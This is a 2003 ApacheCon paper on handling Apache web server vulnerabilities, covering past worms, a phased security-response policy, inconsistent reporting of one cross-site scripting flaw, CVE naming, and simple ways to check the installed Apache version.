

Apache Security Secrets: Revealed (Again)

for ApacheCon 2003, Las Vegas

Prepared by:

Mark J Cox

Revision 4
November 2003

www.awe.com/mark/apcon2003

ABSTRACT

Some of the press say that the Apache Web server is more secure than IIS, others that it has had as many incidents as competitive Web servers, but are either of these statements true? In this paper which accompanies a presentation at ApacheCon 2003 we don't directly answer those questions but instead take a look through the security vulnerabilities that have affected Apache to date, looking at how they work, which are relevant, and categorising their severity and exploitability. We look at how important it is to be prepared for a vulnerability in the Apache web server and come up with a framework for a security policy.

AUTHOR BIOGRAPHY

Mark Cox is a Consulting Engineer at Red Hat Inc. and leads the company's Security Response Team. Over the last 10 years, Mark has developed software for some of the most popular open source projects including Apache, mod_ssl, and OpenSSL. Mark is a founding member of the Apache Software Foundation and OpenSSL project. Mark is also an editorial board member of the MITRE CVE project.



mark@awe.com

INTRODUCTION

I like the title of this presentation, it's really appropriate for Vegas. It reminds me of a US show that showed over here in the UK with the "Masked Magician" who each week would show you each week how big magic tricks were performed. It actually wasn't that difficult to work out how any of the tricks worked once you had seen a couple of the shows; everything was based around a core set of secrets: there are only a few ways you can appear to levitate. This presentation is going to try to do the same thing for Apache, albeit without the aid of masks, mirrors, and tigers. We do use an elephant later though.

Who am I?

Since this is a security presentation and I didn't wear a suit to give the presentation it seems that it is appropriate to give a bit of background so you know who you are dealing with. I've been involved with Apache since about a week after the project was launched back in 1995. I've had an interest in Apache security since those early days and later was a founding member of the OpenSSL team, a major contributor to `mod_ssl`, and worked for C2Net who made the Stronghold Server. Currently I'm on the security teams for Apache, OpenSSL and I run the security response team for Red Hat.

So why do I want to give away the secrets in this presentation? It's because I find a lot of people are in awe of security. They think it is some sort of holy grail that is outside of their reach. But a few tips and tricks and a lot of common sense is all anyone needs to make sure they don't get caught out. There are also a few myths and urban legends along the way that are worth dispelling.

A big commercial OS vendor says that open source has no accountability and no established response mechanisms, so I also want to give some insight into how a vendor, in this case Red Hat, deals with security issues in Apache. This talk isn't going to be promoting Red Hat. After all you can go and download and use many vendor versions of Linux for free.

What are we going to cover?

Security Response is all about handling the incoming vulnerabilities that are found in a company's product and making sure they are dealt with in the appropriate way. It's about planning so that when the latest remote root exploit is disclosed we have a plan in how we communicate about the problem through to fixing it. A lot of this comes down to having a good process in place and we're going to be going through a process of how to deal with Apache emergencies.

We won't really cover how to configure your site to be secure, that's a topic you could fill an entire book with, and it's all pretty much established already. I want to concentrate on how to protect yourself from vulnerabilities in the software, past and future, a topic that hasn't been covered before. I also want to present some new research and material previously unpublished. So why is the Apache web server so interesting?

According to surveys from companies like Netcraft, Apache powers over half of the Internet web server infrastructure. This means a flaw in Apache is going to have some pretty major consequences on the key critical infrastructure.

Figure one shows a photo of me and most of the core developers back in 1999, actually it was the first time most of us had met. At that time the Wall Street Journal said we were *“a loose confederation of programmers... working in their spare time over gin and tonics at home”*



Figure 1 ApacheCon 1999, San Francisco

Another journal said we worked at home in our underwear.

Would you buy a used car from these folks? How about trust your key critical infrastructure to the security of the code they write. You can see how people who want to undermine open source have plenty of ammunition.

ATTACKS AND EXPLOITS

So lets start out and explain the difference between vulnerabilities, exploits, bugs, and attacks.

We know that all software has bugs. Some bugs in some software has security implications. Some of those issues are exploitable.

Bugs in Apache are found and fixed all the time, it's only when a bug has security implications that it is escalated. Most of the security issues that have been fixed only affect a small minority of Apache users and many never have exploits written for them. We'll cover more about this later.

Exploits tend to get written by people outside of the Apache Software Foundation for issues that look like they could be easily exploited. These exploits usually end up on public mailing lists such as Bugtraq in a form that is easy for novices (or “script kiddies”) to use. Script kiddies is a term to describe people who are said to not have the programming ability to be able to write an exploit themselves but who rely on the scripts of others to launch their attacks against vulnerable sites.

We can categorise attacks against Apache servers into two buckets:

1. Targeted. Here the attacker knows which site they want to break into. They can try a number of different exploits against that site and spend considerable time modifying exploits to match the target environment. Once the attacker has access to the system then they can again spend time finding other vulnerabilities to exploit to escalate their privileges and get root access.
2. Automated. Some automated attack, usually a worm, is trying to exploit a well-known vulnerability.

Worms

With only a couple of potential remote exploits in Apache there hadn't been many vulnerabilities for worms to take advantage of. Although three worms are mentioned here are many variants of the worms in existence that all exploit the same two vulnerabilities.

Name	Worm arrived	Date fixed	Affects	Exploits
Slapper (Linux.Slapper-A, Linux.Slapper-Worm, Apache/mod_ssl Worm)	13 Sept 2002	30 July 2002	Apache with mod_ssl and OpenSSL on various Linux platforms	CAN-2002-0656
Linux.Devnull	30 Sept 2002	30 July 2002	Apache with mod_ssl and OpenSSL on various Linux platforms	CAN-2002-0656
Scalper (Ehchapa, PHP/Exploit-Apache)	28 June 2002	17 June 2002	Apache on OpenBSD and FreeBSD	CAN-2002-0392

A worm consists of three parts

1. Exploit. This is the bit that will try to exploit the vulnerability and get access to the remote machine
2. Scanner. This is the bit that will go out and pick other machines to try to exploit
3. Payload. Once the worm has infected a machine this is the bit that gets deployed

Both the Scalper worm and the Slapper worm set up their own peer to peer networks of exploited machines which can then be used by an attacker to do distributed denial of service attacks (as well as further exploits).

It is interesting to note that the Slapper worm distributed itself as C source code to infected machines, compiling itself on each one. This allowed the worm to spread to different operating systems and architectures without requiring lots of different binary versions of the worm.

F-Secure monitored the Slapper worm and found that at the peak just under 14,000 machines had been infected. In contrast the Code Red worm which targeted IIS had infected over 300,000 servers.

Keeping your system up to date

Looking at those worms we see that anyone who had kept their system up to date and patched (or updated) was not vulnerable. The worms targeted known vulnerabilities.

For the Slapper worm administrators had well over a month from the initial public alerts (and updates were made available) until the time that the worms hit, was this long enough?

Of course not.

A year before, the Nimda and Code Red worms struck against Microsoft machines. Again, these worms exploited known vulnerabilities that had already been fixed.

Why didn't these affected sites upgrade?

It's really hard to get a good answer to that question. Anecdotal evidence points to a number of reasons:

1. The sites are not being actively maintained (abandoned). I'm not sure this is the case with SSL-enabled sites such as the one this worm targeted.
2. "Install and forget" is probably more likely. Install a base default operating system and forget that you need to keep it up to date to keep it secure.
3. The users didn't think the security flaws were worth worrying about. A bit of a "cry wolf" going on here – with so many vulnerabilities coming out on a daily basis it is hard to work out which ones are important and which are trivial. But again, in this case, the Apache and vendor advisories all warned that the issue was potentially remotely exploitable.
4. Users upgraded the wrong bits. Since the worm was targeting Apache, many users thought this was an Apache issue and simply upgraded to the latest version. Some users even upgraded their versions of OpenSSL but forgot to restart Apache, so the shared libraries were not picked up.

The (slightly blurred) figure below shows take-up of Apache 1.3 versions up to April 2000. It shows that even when new releases are made available it takes time for the installed base to upgrade.




Figure 2 take up of Apache 1.3 versions (from Apache Week)

The October 2003 survey by Security Space (www.securityspace.com) found that 2.8 million sites were running Apache 1.3.27 (the latest at that time), although 3.4 million sites were running some other version of Apache 1.3. Apache 1.3.26 was released at the end of June 2002 to fix a chunked encoding vulnerability, a serious vulnerability we'll talk about later.

Are the 2+ million sites still running versions prior to 1.3.26 vulnerable to that problem? It's hard to tell simply from the version number, as we will find out later.

Of course you may not be able to keep your system up to date if your security policy forbids it. It might forbid it if your site is in heavy use, has been certified, or been through internal testing and Quality Assurance. That's where a security policy comes in.

SECURITY POLICY

The first time someone told me I needed a security policy my mental image was really huge books full of thousands of pages of the most boring details. I thought a security policy was something that IBM would have, not a sysadmin who looks after a couple of web servers. I thought I'd need to go on some week long induction course just to figure out what to put in a policy.

It doesn't need to be that hard.

It's a bit like eating an elephant. I'm sure you've all heard this before, but it always makes me laugh. I ask the question "How do you eat an elephant?" This is where you are meant to have some mental image in your head about an elephant and you looking up at it wondering what to do. You start thinking what a huge task it is going to be and then start to question your hunger.

So then I tell you that the best way to eat an elephant is to break it down into lots of little bite-sized chunks. You can then eat a bit at a time, finish it, and move on until you're done. I think even a plate of Elephant would be enough to turn me vegetarian, but you get the idea.

We can create a simple policy for dealing with Apache vulnerabilities in this paper by breaking down a security policy into little chunks. Lets say we are a site that has some Apache servers that are critical to our business and we want to create a policy that shows how we are going to deal with security vulnerabilities that are found in Apache. Lets not worry about OpenSSL or mod_ssl or mod_perl for now, they're a completely different set of animals. We'll split up the policy into a number of phases and have a go at chewing each one in turn. Then at the end look at some of the things we missed out.

ALERT PHASE

This is the very start of the process when you've just found out that there is something wrong with Apache. It's where you start tracking an issue (and where you need to start writing it down and keeping copious notes for later).

So how are you going to make sure that you find out about all the issues that affect Apache?

Apache httpd mailing list

<http://httpd.apache.org/lists.html>

The main announcement mailing list is going to tell you whenever a new release of Apache comes out and about security fixes but doesn't usually contain much information about the actual issues. Serious vulnerabilities tend to get their own advisories written up which also get posted to the announce list.

Other lists such as the httpd developer list are also available but are generally high volume. The httpd developer list rarely contains any details or analysis of security issues anyway.

Apache Web site

<http://httpd.apache.org/>

The web site doesn't contain any more information than the mailing list. It's hard to keep track of a site anyway, it's not like you'd check it on a daily basis.

Apache Week

<http://www.apacheweek.com/>

Apache Week comes out weekly and covers all the security issues in more depth than an Apache ChangeLog or announcement. However it isn't the best way to find out about issues as they happen as it has a fixed weekly schedule (so if an issue comes out on a Saturday it's likely to be a full week before it gets reported)

CERT CC

<http://www.cert.org/>

The Computer Emergency Response Team Co-ordination Centre monitor security incidents – mostly focussed on those that have a significant impact. CERT advisories are well researched and a good source of information, especially when CERT was notified of an issue in advance. Not all issues are notified to CERT so it cannot be relied upon as a sole source of information, and since CERT deal with issues across all products and operating systems they are not always able to give immediate updates. Even so, it is well worth subscribing to their alert lists.

Bugtraq

<http://online.securityfocus.com/archive/1>

Bugtraq is a moderated security list that covers vulnerabilities in everything from Windows through Apache to hardware routers. Hence there is quite a bit of traffic on the list, expect 10+ posts a day. The information on Bugtraq isn't always accurate or first-hand information and since it's a moderated list there is often a delay.

Full Disclosure

<http://lists.netsys.com/mailman/listinfo/full-disclosure>

An unmoderated list that states "Unlike Bugtraq, this list serves no one except the list members themselves. We don't believe in security by obscurity, and as far as we know, full disclosure is the only way to ensure that everyone, not just the insiders have access to the information we need to survive." The list is very high volume, and contains an awful amount of useless information and noise.

Other sites like Slashdot, Sans, Linux Security Week, Linux Weekly News, all try to cover security vulnerabilities but as I'll show later they're not always accurate and rarely complete. Between the Apache announce list and CERT you should be able to cover all your information sources for the Alert Phase, and use Bugtraq and the Full Disclosure list if you can handle the traffic.

Tip: The mistake I used to make was ignoring the issues that didn't affect me – something would come up that only affected say Windows platforms and I'd throw my Alert Phase notes away or not even bother to create them to start with. A few weeks or months later when the issue resurfaces or a customer wants to know what your response is you'll have forgotten why you discounted it and have to do the alert and analysis phases all over again.

ANALYSIS PHASE

The alert phase really just covers how you're going to find out about the vulnerability and not actually looking at what it is all about and if it affects you. That's the job of this second phase, the analysis phase.

If you don't have time and your organisation doesn't mind you could probably skip this phase and just decide to upgrade to the latest version. However for most organisations this just isn't an option.

To start you need to make sure you have all the information possible to hand, so once you know there is an issue you can go back to all those sites and collate the data. Unfortunately it's often hard to collate the data due to the lack of consistent naming, and some research and detective work will be required

The Mailing list ARChives (MARC)

<http://marc.theaimsgroup.com>

For research sites you can't beat this mailing list archive site. It has Bugtraq, it has all the public lists from all the open source projects including Apache, it's fast, it's complete, it's up to the minute, and it's searchable. It's also free (even of adverts).

When researching an issue I always head to this site first to see if the issue is being talked about on unexpected lists, if it is being actively exploited, and what people think of any proposed fixes; all without having to check the archives of different lists yourself. (And if everyone used a CVE name in the subject line then it would be even easier)

Aside: trusting your information sources

I've always had a big problem with the popular media, it started with the telescope project back in the early 1990's. A reporter from the BBC came to talk to us and filmed a segment all about the telescope. It aired on the "9 o'clock BBC news" – a primetime position in a prestigious channel. The reporter had spun the story to suit the slot, hyping it up, making stuff up, and ignoring the facts. And that was from the BBC, shame on them. I talk to a lot of press these days with my involvement with Red Hat security, and I've seen what they write at the end of it. Rarely do the facts match the story that is written, and some of the things I'm quoted as saying are hilarious.

The same also applies to security sites, and even vendors.

It's like a game of "Chinese Whispers"

The object of the game of "Chinese Whispers" is to see how a phrase changes as it passes to several speakers. Players sit in a circle, and the first player thinks of a phrase and whispers it into the ear of the next player. The second player whispers it to the third, and so on, until it gets back to the to the first player who announces both starting and ending phrases. The two versions are usually wildly different.

Severity: Medium

A vulnerability exists in the SSI error pages of Apache 2.0 that involves incorrect filtering of server signature data. The vulnerability could enable an attacker to hijack web sessions, allowing a range of potential compromises on the targeted host.

Matthew Murphy, Bugtraq

Matthew actually was working with the Apache group on a co-ordinated release but decided to release this information early.

Apache is susceptible to a cross site scripting vulnerability in the default 404 page of any web server hosted on a domain that allows wildcard DNS lookups. We thank Matthew Murphy for notification of this issue.

Official Apache Announcement

Not much information here but it does introduce a mitigating circumstance – wildcard DNS. It's also just a XSS vulnerability, so saying this allows "potential compromises on the targeted host" is pushing things.

Apache HTTPD servers ... with wildcard DNS enabled and UseCanonicalName disabled, are vulnerable to a cross-site scripting attack via the error page. Only versions 2.0 to 2.0.33 have UseCanonicalName disabled by default. All other versions had UseCanonicalName enabled by default and are not vulnerable unless this option is disabled.

CERT CC

Okay, so what did the vendors say?

EXPLOIT : local

A vulnerability exists in the SSI error pages of Apache 2.0 that involves incorrect filtering of server signature data. The vulnerability could enable an attacker to hijack web sessions, allowing a range of potential compromises on the targeted host.

Gentoo Security Advisory

Gentoo copied the Bugtraq message but interestingly labelled it as a local exploit.

Two cross-site scripting vulnerabilities are present in the error pages for the default "404 Not Found" error, and for the error response when a plain HTTP request is received on an SSL port. Both of these issues are only exploitable if the "UseCanonicalName" setting has been changed to "Off", and wildcard DNS is in use, and would allow remote attackers to execute scripts as other Web page visitors, for instance, to steal cookies.

Red Hat Security Advisory

Lots of information in the Red Hat advisory, it even mentions a second XSS through SSL.

```
CAN-2002-0840 This is a cross-site scripting
vulnerability involving the default error 404 pages.
It can occur on all Oracle database platforms.
```

Oracle Security Advisory

Not much detail for Oracle users, doesn't mention what is really affected, the consequences, who it affects, the mitigating circumstances. Couldn't really get much shorter?

```
Apache is updated to version 1.3.27 to address a
number of issues.
```

Apple Security Advisory

Except for Apple. Not even a link to get more details in their advisory. So what about the press?

```
Cross-site scripting (XSS) vulnerability in the
default error page of Apache 2.0 before 2.0.43, and
1.3.x up to 1.3.26, when UseCanonicalName is "Off" and
support for wildcard DNS is present, allows remote
attackers to execute script as other web page visitors
via the Host: header.
```

Apache Week

Covers most of the information although doesn't really explain what wildcard DNS is. No one has.

```
Vulnerabilities that are being exploited because of a
failure to upgrade Apache itself include the 404 page
cross-site scripting bug, which manages wildcard DNS
lookups; ...
```

```
Risk level - serious
```

ZDNet UK

What? It's "serious"?

Then we have the register, I'll show you this one in its entirety. They make a number of mistakes:




Figure 3 Count the mistakes at “The Register”

Spot the mistakes

1. It's one cross-site scripting vulnerability
2. It actually only applied when a site is using wildcard DNS. Not many sites use wildcard DNS, not many sites are affected. They missed this out altogether.
3. Version 1.3 wasn't vulnerable in it's default configuration at all
4. Matthew Murphy didn't write the fix, the Apache group did. (okay, that isn't too important either)
5. The scariest of all “a number of arbitrary actions”. We'll explain cross-site scripting later, but doesn't that phrase make it sound like a remote server exploit? It does to me.
6. They just copied bits of what someone said on Bugtraq and filled in a few blanks with random words of their own without bothering to check with the Apache group.

Has this inconsistent and awful reporting caused any harm? Probably not. If anything, it may cause more users to upgrade. But does it help you determine your vulnerability? No. Does it help spread FUD (Fear, Uncertainty and Doubt)? Yes.




Figure 4 SANS FBI top 20 10/02/02

Here is my favourite bit, last years SANS FBI top 20 gives you a couple of resources on where to find Apache Security information. Guess what the first one is?



Figure 5 SANS FBI Top 20 10/02/02

Did you guess? It's a page that uses FUD to try to sell you an Apache Security Course. Only US\$550 for the day.



Figure 6 apache.org was defaced means Apache is insecure

Hang on a minute, apache.org was defaced in early 2000, that is true. But the intrusion wasn't anything to do with the Apache web server at all.

What actually happened was an attacker broke into another site by some method and put a trojan horse in the ssh client. When an Apache developer happened to use that site to log into the apache.org site the ssh client grabbed his/her password. Saying that apache.org being broken into means the Apache web server insecure is insane. They changed their page when I created a fuss.

Some dubious advice on cleaning a system:




Figure 7 Cleaning an infected system

And the best advice of all:

With security advisories such as this that have the potential to boost business for the security companies making the warning, it's often best to seek out several sources of information about the seriousness of the threat.

Figure 8 MSNBC 9/16/02

So this leads us to another secret:

SECRET: SECURITY COMPANIES HAVE THEIR OWN AGENDAS

Okay, that's obvious. But it's worth stating. We also know we can't trust the press to be particularly accurate. Who does that leave? Can you trust the people who find the security flaws in the first place? Not really, look at the firm ISS who misdiagnosed the severity of a problem in Apache because they didn't do the analysis, didn't understand the problem, and had an agenda. Then with their next advisory they did it again.

Apache and CVE

One of the advantages of open source software is that anyone is free to include or ship it. With Apache being under a BSD-style license this also extends to commercial use even when combined with proprietary source. So that is why when you pick up an operating system today more likely than not it will come with a version of Apache by default.

When a problem in Apache occurs, all the vendors that ship Apache need to tell their user base about the problems and how to fix them. As we've seen each vendor could say something completely different or refer to the vulnerability by a different name. This confusion doesn't help the users of Apache who just want to know which issues were fixed in a particular update.

That is where the Mitre CVE project comes in.

Common Vulnerabilities and Exposures

<http://cve.mitre.org/>

“A list of standardised names for vulnerabilities and other information security exposures — CVE aims to standardise the names for all publicly known vulnerabilities and security exposures.”

Common Vulnerabilities and Exposures (CVE) is a dictionary that provides common names for publicly known information security vulnerabilities and exposures. With CVE, network security databases and tools can "speak" to each other for the first time. This is

possible because using a common name makes it easier to share data across separate databases and tools that until now were not easily integrated. For example, if a report from a security tool incorporates CVE names, you can quickly access fix information in one or more of their separate CVE-compatible databases.


In 2002 I joined the CVE editorial board to make Red Hat security advisories more consistent. As part of the work going back through all the advisories we had released in the last couple of years I included Apache vulnerabilities. The result of the effort is that now all Apache vulnerabilities that have affected Apache 1.3 and 2.0 have been given CVE names.

See <http://www.apacheweek.com/security/> to get a list.

```
Address http://cvs.apache.org/viewcvs.cgi/apache-1.3/src/CHANGES?rev=1.1859&content-type=text
*) SECURITY: CAN-2001-0731 (cve.mitre.org)
Close autoindex /?M=D directory listing hole reported
in bugtraq id 3009. In some configurations where multiviews and
indexes are enabled for a directory, requesting URI /?M=D could
result in a directory listing being returned to the client rather
than the negotiated index.html variant that was configured and
expected. The work around for this problem (for pre 1.3.21
releases) is to disable Indexes or Multiviews in the affected
directories. [Bill Stoddard, Bill Rowe]
```

Figure 9 Apache Changelog entry for CVE-2001-0731

Address <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0731>



Common Vulnerabilities and Exposures
The Key to Information Sharing

Home Get CVE About CVE News and Events Editorial Board Advisory Council Compatible Products

CVE-2001-0731

CVE Version: 20020625

This is an entry on the [CVE list](#), which standardizes names for security problems. It was reviewed and accepted by the [CVE Editorial Board](#) before it was added to CVE.

Name	CVE-2001-0731
Description	Apache 1.3.20 with Multiviews enabled allows remote attackers to view directory contents and bypass the index page via a URL containing the "M=D" query string.

References

- BUGTRAQ:20010709 How Google indexed a file with no external link
- CONFIRM:<http://www.apacheweek.com/issues/01-10-05#security>
- MANDRAKE:MDKSA-2001:077
- BID:3009
- XF:apache-multiviews-directory-listing(8275)
- SGI:20020301-01-P

Note: [References](#) are provided for the convenience of the reader to help distinguish between CVE entries. The list of references is not intended to be complete.

Entry created on 20020625.

Figure 10 CVE entry for CVE-2001-0731




Figure 11 Cross referencing CVE-2001-0371

So let's say you are a Red Hat 7.0 user who is using the Snort intrusion detection system. One day Snort comes up with a report that says you are being hit by a "apache ?M=A directory list attempt". Snort actually tells you this is CAN-2001-0731 so you can search the CVE site to bring up the details and follow the references, or look in the Apache ChangeLog to see when it was fixed and if you are vulnerable. Searching the Red Hat errata database shows you which update fixed the problem with links to errata packages.

You'll notice here it's sometimes referred to as CAN-2001-0371 and later as CVE-2001-0371. That is because when a CVE entry is first proposed it is a candidate for inclusion in the database. Only once the candidate has been checked and voted on by the CVE board will it become an official entry. From time to time we'll check if a CAN has been promoted and update the Apache ChangeLog and other references.

We think that the CVE dictionary is invaluable and will really help end users save time and confusion. I hope that by including CVE names on all our advisories that this spurs others into using them when they write about issues – not all vendors or press use them yet.

What you need to find out

Let's go back to the analysis phase. This phase is made up of a number of questions you can ask yourself about the vulnerability. Firstly questions that the advisory or Apache security team should be telling you:

1. What is the name of the vulnerability? Include here some short name so you can refer to it easily, CVE name, CERT name and so on.
2. What versions of Apache are affected. It's actually not that easy to tell. We're getting good at working this out and mentioning it in our advisories now, but in the past we've done no investigation into which was the first Apache version to be affected.
3. What configuration is required to trigger the problem? Or how to tell if you are affected by the problem. The Apache group rarely give out exploit information, but an exploit may be available elsewhere on Bugtraq
4. What is the impact of the problem? It's useful to categorise it here to help work out the severity of the issue

5. Is there a work around available without patching or upgrading?
6. Is there a patch available? With Apache there often is not a patch available and the ASF expect you to upgrade to a new version of the software in order to be protected against an issue. In the past when an issue is serious (for example the chunked encoding vulnerability) patches have been made available for older versions.

The one additional thing that you can get because Apache is open source is you can get the actual change that was made to the source code to fix the problem. So if you are running a custom version of Apache and want to backport a patch yourself, or if you simply want to work out how to tell if you are vulnerable, looking through the CVS archives on the Apache Web site can sometimes help.

With all this background information you can start to apply it to your own situation. You already should know what you are using Apache for in your organisation – it's here that you can stop looking at issues that say they only affect Windows if you only run Solaris. It may be that the issue only affects certain configurations and you are currently not running with that configuration. So coming out of this is a customised report on how your organisation is affected and how severe the problem is.

Aside: What are you running?

It might not be as easy as it sounds, how do you know what versions of Apache you are running in your organisation and if they are vulnerable? Hopefully you have shell access to a machine, if so you can run the httpd binary and see

```
flooble% /usr/sbin/httpd -v
Server version: Apache/1.3.22 (Unix)
Server built:   Jun 19 2002 12:27:54
```

Figure 12 finding your version by command line

If not you could always try connecting to your box (or someone else's) manually and having a look at the server version string that is returned (type "HEAD / HTTP/1.0" and then return twice in this example)

```
flooble% telnet localhost 80
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Fri, 04 Oct 2002 12:54:06 GMT
Server: Apache/1.3.22 (Unix)
```

Figure 13 Finding out with telnet

If you've got more than a couple of machines, making sure all of them are running the expected version of Apache and have been updated gets more complicated and error-prone.

One solution is to use some clever central management system (Covalent and others have commercial ones), or a network exploration tool

Nmap

<http://www.insecure.org/nmap/>

Nmap ("Network Mapper") is an open source utility for network exploration or security auditing. It was designed to rapidly scan large networks, although it works fine against single hosts. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (ports) they are offering, what operating system (and OS version) they are running, what

type of packet filters/firewalls are in use, and dozens of other characteristics. It now even saves you the bother of connecting to the service to see what version is running and will do fingerprinting for you.

Unfortunately knowing the version of Apache you are running doesn't always help if you want to know if you are vulnerable to a particular issue. For a start the first thing security hardening guides tell you to do is to remove the version number from the Server version string. This can help stop dumb worms from spreading, and make the job more difficult for attackers who want to see if you are vulnerable to an issue.

Secondly the exposure to the vulnerability may depend on your configuration, so you'll need to look at your configuration files manually to determine the extent of the issue.

So how else can you tell if you are vulnerable?

